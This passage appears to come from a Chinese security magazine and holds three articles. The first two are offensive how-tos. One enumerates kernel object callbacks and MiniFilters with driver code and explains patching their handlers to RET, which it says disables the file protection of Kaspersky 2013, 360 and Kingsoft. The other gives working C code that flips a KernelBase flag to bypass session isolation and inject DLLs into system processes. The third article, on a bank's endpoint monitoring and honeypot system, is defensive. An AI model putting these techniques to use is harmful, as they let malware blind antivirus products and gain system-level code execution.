代码运行的效果如图 4 所示。（干净的 WIN7X64 系统上是没有对象回调的，为了体现枚举效果，可以先运行 WIN64AST）。

```
16.79011917   NtBuildNumber: 7601
16.79012108   ObProcessCallbackListHead: FFFFFA8018D41B20
16.79012299   ObHandle: FFFFF8A0019FA510
16.79012489   PreCall: FFFFF88005E2D028
16.79012680   PostCall: 0000000000000000
16.79012871   ObThreadCallbackListHead: FFFFFA8018D419D0
16.79012871   ObHandle: FFFFF8A00115CC60
16.79013062   PreCall: FFFFF88005E2D1D8
16.79013252   PostCall: 0000000000000000
16.79013443   ObCallback count: 2
```

图 4

对付对象回调，方法还是老三套：1.用 ObUnRegisterCallbacks 传入 ObHandle 注销回调；2.把记录的回调函数地址改为自己的设置的空回调；3.给对方设置的回调函数地址写入 RET。不过这次使用第三种方法要注意，必须先禁掉 PostCall，再禁用 PreCall，否则容易蓝屏，不信自己试试。

MiniFilter

枚举 MiniFilter 主要使用 FltEnumerateFilters 这个 API，它会返回过滤器对象（FLT_FILTER）的地址，然后根据过滤器对象的地址，加上一个偏移，获得记录过滤器 PreCall、PostCall、IRP 等信息的结构体指针（PFLT_OPERATION_REGISTRATION）。上文之所以说要加上偏移，是因为 FLT_FILTER 的定义在每个系统都不同，比如 WIN7X64 中的定义为：

```
lkd> dt fltmgr!_FLT_FILTER
   +0x000 Base             : _FLT_OBJECT
   +0x020 Frame            : Ptr64 _FLTP_FRAME
   +0x028 Name             : _UNICODE_STRING
   +0x038 DefaultAltitude  : _UNICODE_STRING
   +0x048 Flags            : _FLT_FILTER_FLAGS
   +0x050 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x058 InstanceList     : _FLT_RESOURCE_LIST_HEAD
   +0x0d8 VerifierExtension : Ptr64 _FLT_VERIFIER_EXTENSION
   +0x0e0 VerifiedFiltersLink : _LIST_ENTRY
   +0x0f0 FilterUnload     : Ptr64     long
   +0x0f8 InstanceSetup    : Ptr64     long
   +0x100 InstanceQueryTeardown : Ptr64     long
   +0x108 InstanceTeardownStart : Ptr64     void
   +0x110 InstanceTeardownComplete : Ptr64     void
   +0x118 SupportedContextsListHead : Ptr64 _ALLOCATE_CONTEXT_HEADER
   +0x120 SupportedContexts : [6] Ptr64 _ALLOCATE_CONTEXT_HEADER
   +0x150 PreVolumeMount   : Ptr64     _FLT_PREOP_CALLBACK_STATUS
   +0x158 PostVolumeMount  : Ptr64     _FLT_POSTOP_CALLBACK_STATUS
   +0x160 GenerateFileName : Ptr64     long
   +0x168 NormalizeNameComponent : Ptr64     long
   +0x170 NormalizeNameComponentEx : Ptr64     long
   +0x178 NormalizeContextCleanup : Ptr64     void
   +0x180 KtmNotification  : Ptr64     long
   +0x188 Operations       : Ptr64 _FLT_OPERATION_REGISTRATION
```

```
+0x190 OldDriverUnload    : Ptr64         void
+0x198 ActiveOpens          : _FLT_MUTEX_LIST_HEAD
+0x1e8 ConnectionList     : _FLT_MUTEX_LIST_HEAD
+0x238 PortList               : _FLT_MUTEX_LIST_HEAD
+0x288 PortLock              : _EX_PUSH_LOCK
```

不过幸好 FLT_OPERATION_REGISTRATION 的结构体定义是不变的。

```
lkd> dt_FLT_OPERATION_REGISTRATION
fltmgr!_FLT_OPERATION_REGISTRATION
+0x000 MajorFunction       : UChar
+0x004 Flags                    : Uint4B
+0x008 PreOperation        : Ptr64        _FLT_PREOP_CALLBACK_STATUS
+0x010 PostOperation       : Ptr64        _FLT_POSTOP_CALLBACK_STATUS
+0x018 Reserved1            : Ptr64 Void
```

枚举的代码如下：

```
ULONG EnumMiniFilter()
{
    long ntStatus;
    ULONG    uNumber;
    PVOID    pBuffer = NULL;
    ULONG    uIndex = 0, DrvCount = 0;
    PVOID    pCallBacks, pFilter;
    PFLT_OPERATION_REGISTRATION pNode;
    do
    {
        if(pBuffer != NULL)
        {
            ExFreePool(pBuffer);
            pBuffer = NULL;
        }
        ntStatus = FltEnumerateFilters(NULL,    0, &uNumber);
        if(ntStatus != STATUS_BUFFER_TOO_SMALL)
            break;
        pBuffer = ExAllocatePoolWithTag(NonPagedPool, sizeof(PFLT_FILTER) * uNumber,
'mnft');
        if(pBuffer == NULL)
        {
            ntStatus = STATUS_INSUFFICIENT_RESOURCES;
            break;
        }
        ntStatus = FltEnumerateFilters(pBuffer, uNumber, &uNumber);
```

```
        }
        while (ntStatus == STATUS_BUFFER_TOO_SMALL);
        if(! NT_SUCCESS(ntStatus))
        {
            if(pBuffer != NULL)
                ExFreePool(pBuffer);
            return 0;
        }
        DbgPrint("MiniFilter Count: %ld\n",uNumber);
        DbgPrint("------\n");
        __try
        {
            while(DrvCount<uNumber)
            {
                pFilter = (PVOID)(*(PULONG64)((PUCHAR)pBuffer + DrvCount * 8));
                pCallBacks = (PVOID)((PUCHAR)pFilter + FltFilterOperationsOffset);
                pNode = (PFLT_OPERATION_REGISTRATION)(*(PULONG64)pCallBacks);
                __try
                {
                    while(pNode->MajorFunction != 0x80)  //IRP_MJ_OPERATION_END
                    {
                        if(pNode->MajorFunction<28)     //MajorFunction id is 0~27
                        {
    DbgPrint("Object=%p\tPreFunc=%p\tPostFunc=%p\tIRP=%d\n",
                                pFilter,
                                pNode->PreOperation,
                                pNode->PostOperation,
                                pNode->MajorFunction);
                        }
                        pNode++;
                    }
                }
                __except(EXCEPTION_EXECUTE_HANDLER)
                {
                    FltObjectDereference(pFilter);
                    DbgPrint("[EnumMiniFilter]EXCEPTION_EXECUTE_HANDLER:
pNode->MajorFunction\n");
                    ntStatus = GetExceptionCode();
                    ExFreePool(pBuffer);
                    return uIndex;
                }
                DrvCount++;
                FltObjectDereference(pFilter);
```

```
            DbgPrint("------\n");
        }
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        FltObjectDereference(pFilter);
        DbgPrint("[EnumMiniFilter]EXCEPTION_EXECUTE_HANDLER\n");
        ntStatus = GetExceptionCode();
        ExFreePool(pBuffer);
        return uIndex;
    }
    if(pBuffer != NULL)
    {
        ExFreePool(pBuffer);
        ntStatus=STATUS_SUCCESS;
    }
    return uIndex;
}
```

代码执行的效果如图 5 所示（可以对比一下运行 WIN64AST 前后枚举的结果有什么不同）。

```
0.00000000    MiniFilter Count: 3
0.00000175    ------
0.00000433    Object=FFFFFA801AB760C0 PreFunc=FFFFF8800644E030 PostFunc=FFFFF8800659B174 IRP=0
0.00000663    Object=FFFFFA801AB760C0 PreFunc=FFFFF8800644E220 PostFunc=FFFFF8800659B174 IRP=6
0.00000894    Object=FFFFFA801AB760C0 PreFunc=FFFFF8800644E644 PostFunc=FFFFF8800659B174 IRP=3
0.00001131    Object=FFFFFA801AB760C0 PreFunc=FFFFF8800644E7F4 PostFunc=FFFFF8800659B174 IRP=4
0.00001243    ------
0.00001509    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E0DAC PostFunc=FFFFF880053E1474 IRP=0
0.00001732    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=1
0.00001956    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E184C PostFunc=0000000000000000 IRP=2
0.00002179    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D033C PostFunc=FFFFF880053D03CC IRP=3
0.00002403    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D0414 PostFunc=FFFFF880053D03CC IRP=4
0.00002626    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E1E68 PostFunc=FFFFF880053D0570 IRP=5
0.00002850    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E1C84 PostFunc=FFFFF880053D051C IRP=6
0.00003073    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=7
0.00003290    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D0414 PostFunc=0000000000000000 IRP=8
0.00003506    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=9
0.00003730    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=10
0.00003953    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=11
0.00004177    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E1FA4 PostFunc=FFFFF880053D05D8 IRP=12
0.00004407    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E20FC PostFunc=FFFFF880053E2288 IRP=13
0.00004623    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=14
0.00004840    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=15
0.00005063    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=16
0.00005280    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E22D4 PostFunc=0000000000000000 IRP=17
0.00005503    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E1A58 PostFunc=FFFFF880053E1BAC IRP=18
0.00005720    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=19
0.00005943    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=20
0.00006160    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D0414 PostFunc=0000000000000000 IRP=21
0.00006377    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=22
0.00006600    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=23
0.00006817    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=24
0.00007033    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=25
0.00007250    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053D02D8 PostFunc=0000000000000000 IRP=26
0.00007473    Object=FFFFFA801A6DD010 PreFunc=FFFFF880053E2314 PostFunc=0000000000000000 IRP=27
0.00007578    ------
0.00007822    Object=FFFFFA8019181BE0 PreFunc=FFFFF880010077B8 PostFunc=FFFFF88001007A14 IRP=0
0.00008046    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001007E58 PostFunc=FFFFF88001007E84 IRP=18
0.00008269    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001007F5C PostFunc=FFFFF88001001980 IRP=2
0.00008493    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001001078 PostFunc=FFFFF880010012F4 IRP=3
0.00008716    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001001078 PostFunc=FFFFF880010012F4 IRP=4
0.00008940    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001001404 PostFunc=FFFFF88001001578 IRP=6
0.00009177    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001007CD4 PostFunc=FFFFF880010017D4 IRP=13
0.00009408    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001007FDC PostFunc=FFFFF88001001980 IRP=9
0.00009631    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001008020 PostFunc=FFFFF88001001980 IRP=12
0.00009862    Object=FFFFFA8019181BE0 PreFunc=FFFFF88001001089C PostFunc=FFFFF88001001980 IRP=5
0.00010092    Object=FFFFFA8019181BE0 PreFunc=FFFFF880010081C0 PostFunc=FFFFF8800100196C IRP=27
```

图 5

不过对抗 MiniFilter 似乎就只有两种方法了：1.把记录的函数地址改为自己设置的空函数；2.把处理函数头改为 RET 直接返回。为什么不能直接把 MiniFilter 对象反注册呢？因为 MSDN 对 FltUnregisterFilter 的用途给出了这样的解释：A minifilter driver can only call FltUnregisterFilter to unregister itself, not another minifilter driver。据我测试，如果第三方驱动强制使用此函数注销一个 MiniFilter，轻则无效，重则蓝屏。

把 MiniFilter 的处理函数禁用掉之后，卡巴斯基 2013 在 WIN64 系统上的文件保护就彻底失效了，可以直接使用最简单的方法来删除卡巴斯基文件夹内的文件，国内那些采用同样方法实现文件自我保护的杀毒软件（360、金山毒霸等）同理。

Windows64 注入 DLL 到系统进程

文/图 胡文亮

在 NT5 系统里，只要有 ADMIN 权限，就可以把任意 DLL 注入到系统进程。但 NT6 系统为了安全起见，引入了 SESSION 隔离机制，使这一美好现实化为了泡影。但实际上微软并没有把这一套做绝，SESSION 隔离是在 RING 3 实现的，而非在 RING 0 里实现，这就为破解这一机制提供了可能。

远程注入 DLL 主要是使用 CreateRemoteThread 函数，CreateRemoteThread 函数内部又调用了 CreateRemoteThreadEx。在 CreateRemoteThreadEx 里，有一处是否禁用 SESSION 隔离的判断（以下反汇编代码来自 WIN7X64SP1）：

```
KERNELBASE!CreateRemoteThreadEx+0x224:
000007fe`fd5db564 803dd152050000  cmp  byte ptr [KERNELBASE!KernelBaseGlobalData+0x5c (000007fe`fd63083c)],0
000007fe`fd5db56b 0f85d5320100    jne  KERNELBASE!CreateRemoteThreadEx+0x343 (000007fe`fd5ee846)
```

说到这里，其实谜底已经揭开了：直接把 KERNELBASE!KernelBaseGlobalData+0x5c 的值设置为 1，即可在系统进程里创建远程线程。注入 DLL 就按照以前的老方法即可。另外，每个系统的偏移都不一样，在 WIN8X64 和 WIN8.1X64 里，是否禁用 SESSION 隔离的值记录在 KERNELBASE!KernelBaseGlobalData+0x4 处（通过反汇编 CreateRemoteThreadEx 得知）。

```
typedef void* (__fastcall *LPFN_KernelBaseGetGlobalData)(void);

BOOL WINAPI InjectDllExW(DWORD dwPID, PCWSTR pwszProxyFile)
{
    BOOL ret = FALSE;
    HANDLE hToken = NULL;
    HANDLE hProcess = NULL;
    HANDLE hThread = NULL;
    FARPROC pfnThreadRtn = NULL;
    PWSTR pwszPara = NULL;
    PVOID pRemoteShellcode = NULL;
```

```
CLIENT_ID Cid={0};
hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE, dwPID);
if(!hProcess)
    return FALSE;
//Get Function Address
pfnThreadRtn = GetProcAddress(GetModuleHandle(TEXT("Kernel32.dll")), "LoadLibraryW");
//Set String to remote process
size_t iProxyFileLen = wcslen(pwszProxyFile)*sizeof(WCHAR);
pwszPara = (PWSTR)VirtualAllocEx(hProcess, NULL, iProxyFileLen, MEM_COMMIT, PAGE_READWRITE);
if(!pwszPara)
    return FALSE;
WriteProcessMemory(hProcess, pwszPara, (PVOID)pwszProxyFile, iProxyFileLen, NULL);
//Start patch
LPFN_KernelBaseGetGlobalData pKernelBaseGetGlobalData=NULL;
UCHAR* pGlobalData=NULL;
UCHAR* pMisc=NULL;
ULONG PatchOffset=0;
pKernelBaseGetGlobalData = (LPFN_KernelBaseGetGlobalData)GetProcAddress(LoadLibraryW(L"KernelBase.dll"),"KernelBaseGetGlobalData");
pGlobalData = (UCHAR*)pKernelBaseGetGlobalData();
OSVERSIONINFOA osi={0};
osi.dwOSVersionInfoSize = sizeof(OSVERSIONINFOA);
GetVersionEx(&osi);
//Get patch position by build number
switch(osi.dwBuildNumber)
{
    /*
    KERNELBASE!CreateRemoteThreadEx+0x224:
    000007fe`fdb1b184 803db156050000 cmp byte ptr [KERNELBASE!KernelBaseGlobalData+0x5c (000007fe`fdb7083c)],0
    */
    case 7600:
    case 7601:
    {
        PatchOffset=0x5C;
        break;
    }
    /*
    KERNELBASE!CreateRemoteThreadEx+0x1a8:
    000007fa`7859ef28 44380d35470b00 cmp byte ptr [KERNELBASE!KernelBaseGlobalData+0x4 (000007fa`78653664)],r9b
```

```
            */
            case 9200:
            {
                PatchOffset=0x4;
                break;
            }
            default:
                break;
        }
        printf("PatchOffset: %x\n",PatchOffset);
        pMisc =    pGlobalData + PatchOffset;
        *pMisc = 1;
        //Create remote thread
        hThread          =          CreateRemoteThread(hProcess,          NULL,          0,
(LPTHREAD_START_ROUTINE)pfnThreadRtn, pwszPara, 0, NULL);
        WaitForSingleObject(hThread, INFINITE);
        CloseHandle(hThread);
        VirtualFreeEx(hProcess, pwszPara, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return TRUE;
    }
```

效果如图 1 和图 2 所示。




图 1




图 2

（完）

APT 防护探索之天眼系统

文/图 xysky

APT（Advanced Persistent Threat），搞安全的同学肯定对这个概念不会陌生，但都会存在一些侥幸心理，不会发生在自己身上。笔者想说的是，既然是 Advance，肯定不那么容易被发现。笔者曾有幸参与过某大型公司一起 APT 攻击事件的调查与分析工作，通过将各种安全事件回溯，初步定位最源头的机器。在该机器上，我们发现有系统刚安装时(2009 年)就种下的木马文件以及后面多次升级后的新文件。通过分析及网上搜索资料，发现该木马后门曾经在 2012 年初被某杀毒厂商发现过，后面该木马不断进行升级改造，在该公司的某台不重要的服务器上潜伏长达 N 年都未被杀毒软件发现，直到最近有动作才被分析出来。有趣的是，我们发现案发前天晚上，木马作者将编译好的木马文件还上传到国外某多杀毒引擎网站进行过一次测试。事后该公司还联系外部某安全公司（这家公司非常低调，不写名字了）进行了更深入的分析，入侵了被对方控制的某台服务器，发现还有不少公司被这个团队持续控制中。由于其它方面比较复杂的原因，我们也不方便透露太多细节。笔者想说的是，APT 离我们并不遥远。

针对 APT 的防护，说到底，其实就是资源的比拼。舍得在安全上投入人力、物力、财力，才能把安全做好。而现实是，在企业做安全的朋友们更多的是想快速出成绩，而搞 APT 防护是最不容易出成绩的。华为公司在防护 APT 方面投入了大量资源，其不少思路值得我们学习。今天我要讲的是一套定制开发的安全客户端系统在我行 APT 防护中的一些应用。

思路探讨

APT 攻击难防，因为黑客能用的招太多了，系统漏洞、业务漏洞、社会工程等等，得先有个优先级，孰轻孰重得仔细掂量掂量，先得找出哪些是自己最重要的资产？这些资产在那儿？怎么访问共享这些资产？哪些访问途径是正常的？都是通过哪些程序访问，哪些是正常哪些是不正常？

定制的木马文件依靠传统的杀毒软件是无法发现的，有没有其它方法？文件，可执行文件，总得在机器上保存或者执行吧？可否通过黑白名单库来实现？被控制或者控制总会有网络流量吧？可否通过网络异常访问来发现？一般进来之后都会在本地翻翻看有没价值的文件，然后再探测一下其它机器，这中间我们可以做什么？放置一些文件诱惑别人？部署密罐

或 IPS？在我们发现的真实案例中，还有我们常见的自动扫描弱口令产生的 Windows 安全事件。收集这些信息到 SOC 平台统一关联告警处理？嗯，我们得控制终端，在终端上有自己的程序，才能最接近攻击发生的地方，于是我们定制开发了自己的安全客户端系统，并进行大面积实施，内部称之为“天眼”项目。

设计与实现

通过在 Windows、Linux 机器上部署自行开发的安全客户端，实现对系统层行为的实时监控，并通过 SOC 安全总控中心进行关联分析和报警处理，安全客户端能够接收和响应来自 SOC 平台的安全控制指令，执行相关安全处理操作。

APT 方向：

- 服务端的安全监测，进程、注册表、用户、驱动等的安全监测（该功能适用于服务器部署）；
- 可执行文件、Dll 等的黑白名单检测（其它企业也在尝试做，可以尝试与腾讯、360 合作共享）；
- 异常行为的监测（如访问重点服务器的特殊端口，非白 IP 列表访问特定服务器等），异常连入连出等；
- 利用蜜罐技术做些陷阱（蜜文件、蜜网站、蜜 FTP 等），锁定可疑人员。


数据安全方面：

- 敏感数据扫描和发现功能。根据预先定义的敏感数据规则和定义，自动在后台上进行周期性扫描，能否发现符合规则和定义的敏感数据，发现内容包括文件名，规则名、IP 地址、主机名等详细信息。
- 特定文件定位功能。能够对指定的文件进行定向搜索和定位，确定该文件在哪些电脑上进行存储。
- 外发监控，对外发渠道进行监控。
- 实现自动抓屏功能。

架构设计之初，我们考虑以下几个因素：

- 异构终端数据的信息上报：包括 Win 客户端、Win 服务器、Linux 服务器、蜜罐系统等具备不同安全属性与策略的上报程序；
- 海量日志的快速关联检索能力：日志量的增长必然会让普通关系数据库无法快速检索；
- 前端日志上报的负载均衡架构：极端情况下，同时上报数据的终端可能会有数万个，什么样的架构可以支撑(lvs、nginx、mysql 分表、读写分离等各种技术)？
- 客户端不影响工作：每个用户都要安装客户端，如果不稳定，这个项目将很难推广

下去。



架构图

简要说明如下：

- Worker：各种异构终端，用于产生、采集日志；
- Worker Config：对各种终端进行配置的服务器，这些配置服务器可以集中也可以分离；
- MySQL：Worker 的数据首先入进关系数据库 MySQL 中，并设置冷数据的过期处理策略；
- ElasticSearch：高效数据搜索引擎，用于直接与 Web 前端、SOC 交互；
- Web 前端：智能策略的结果展示，策略可以不断持续优化；
- SOC 集中事件管理：SOC 会同步安全客户端的所有数据，根据预设的事件条件，实时提供预警事件报告。

存储：

根据经验分析，我们设计的数据存储配置为：

- 最近两周的数据作为热数据；
- 6 个月数据作为冷数据；

通过对预研客户端进行数据分析，单客户端每天大约产生 4.35MB 数据， 假定以 5 万终端为部署目标，则：

- 单日日志数量约为 2 亿条，占据 212GB 存储空间；
- 14 天的热数据约为 28 亿条，占据 3T 存储空间；
- 3 个月的冷数据约为 180 亿条，占据 19T 存储空间；

6 个月冷数据约为 360 亿条，占据 38T 存储空间。

自身安全性：

作为数万终端的管理中心，自身的安全性保障极为重要。近期韩国的银行、电视台发生过安全系统管理端被入侵，黑客通过管理中心下发“定时炸弹”，导致业务瘫痪的事故。因此系统自身安全性的设计也非常重要。

客户端：

因为这个项目不需要用户来操作使用，所以基本不用和用户进行界面交互，不影响用户使用是最优先考虑的需求，其次才考虑功能。客户端因为部署在大量的终端电脑上，而要监控进程与网络还得对系统的一些关键函数做一些 hook 处理，所以与各种应用软件做兼容性测试是很有必要的（在实际测试过程中我们就发现其与深信服的 lsp 模块存在冲突，后面进行了修复）。

系统运维

我们在两年时间内部署了总行和三个分行，后期会推广到全行。在这两年时间内，我们边开发边上线的方式，遇到问题随时解决，每更新一个版本之前都想好回退方案，目标就是对用户影响最小。

目前系统发现预警事件基本上是实现自动化了，客户端采集原始的日志事件，结过系统过滤录入到数据库，系统的分析系统和我行的 SOC 系统根据预设的事件条件预报事件报告。

那么我们运维需要考虑的事大概是这些：

- 策略是否准确，会不会产生误报、漏报？
- 针对海量日志，大数据怎么分析？预警事件该如何定义？
- 事件汇报后该采取什么措施和行动？
- 产生误报、漏报该怎么办？
- 怎么确保客户端是正常工作的？

针对这些问题我们是这样做的：

- 策略准确与否是和实际使用过程有很大关系，加强上线前的测试和上线后改进优化，会打磨得越来越好；
- 大数据分析我们一般采用先易后难，先单纯再复杂，先单个条件进行分析，再组合条件进行分析，再进行多维关联分析，定义出预警事件模板；
- 事件后的措施和行动一定要联合一切可以联合的力量，才能有效果，有成就；
- 产生误报、漏报不可怕，及时改进，把误报和漏报降到最低；
- 我们增加了试车的功能，每天会定期进行测试，看整个系统是否在正常工作。

实际效果

该项目部署终端数量截止现在有 5300 台左右，每天在 SOC 风险展示系统上产生的高风险事件达 40 条左右（刚上线时每天 300 多条事件，后面经过不断优化与调整优先级，目前是 40 条左右）。

黑白名单库功能(收集所有机器的可执行文件 md5 值并放到后台进行关联分析，同时与外部对接)上线后，我们收集了 260 多万条信息，经过与外部接口联动，得到 100 多万条可信程序记录，343 个高危程序，其余是还没有来得及分析的未知程序及分析出来不是可信也不是高危的可疑程序。343 个文件，通过文件定位功能，很容易定位在哪些机器上分布这些文件，接下来的动作就是清理了（自动删除文件还是属于比较危险的操作，我们实际是通知相关人员处理）。这些数据还需要优化，需要有一套有效的运维机制来保证数量会越来越少，否则效果比较难体现。

随机蜜罐功能（即安装有安全客户端的机器会随机的运行 http 或 ftp 一段时间后自动

退出，看这期间是否有人恶意连接，有连接就记录日志到后台）上线后，我们发现有个分行配置错了扫描器，从 A 分行扫描到了 B 分行，还发现有个 IP 通过 sql 注入扫描我们的蜜罐，经调查该 IP 为外包人员使用，该外包人员向相关领导的解释是最近在学习 sql 注入知识，于是尝试了一下。

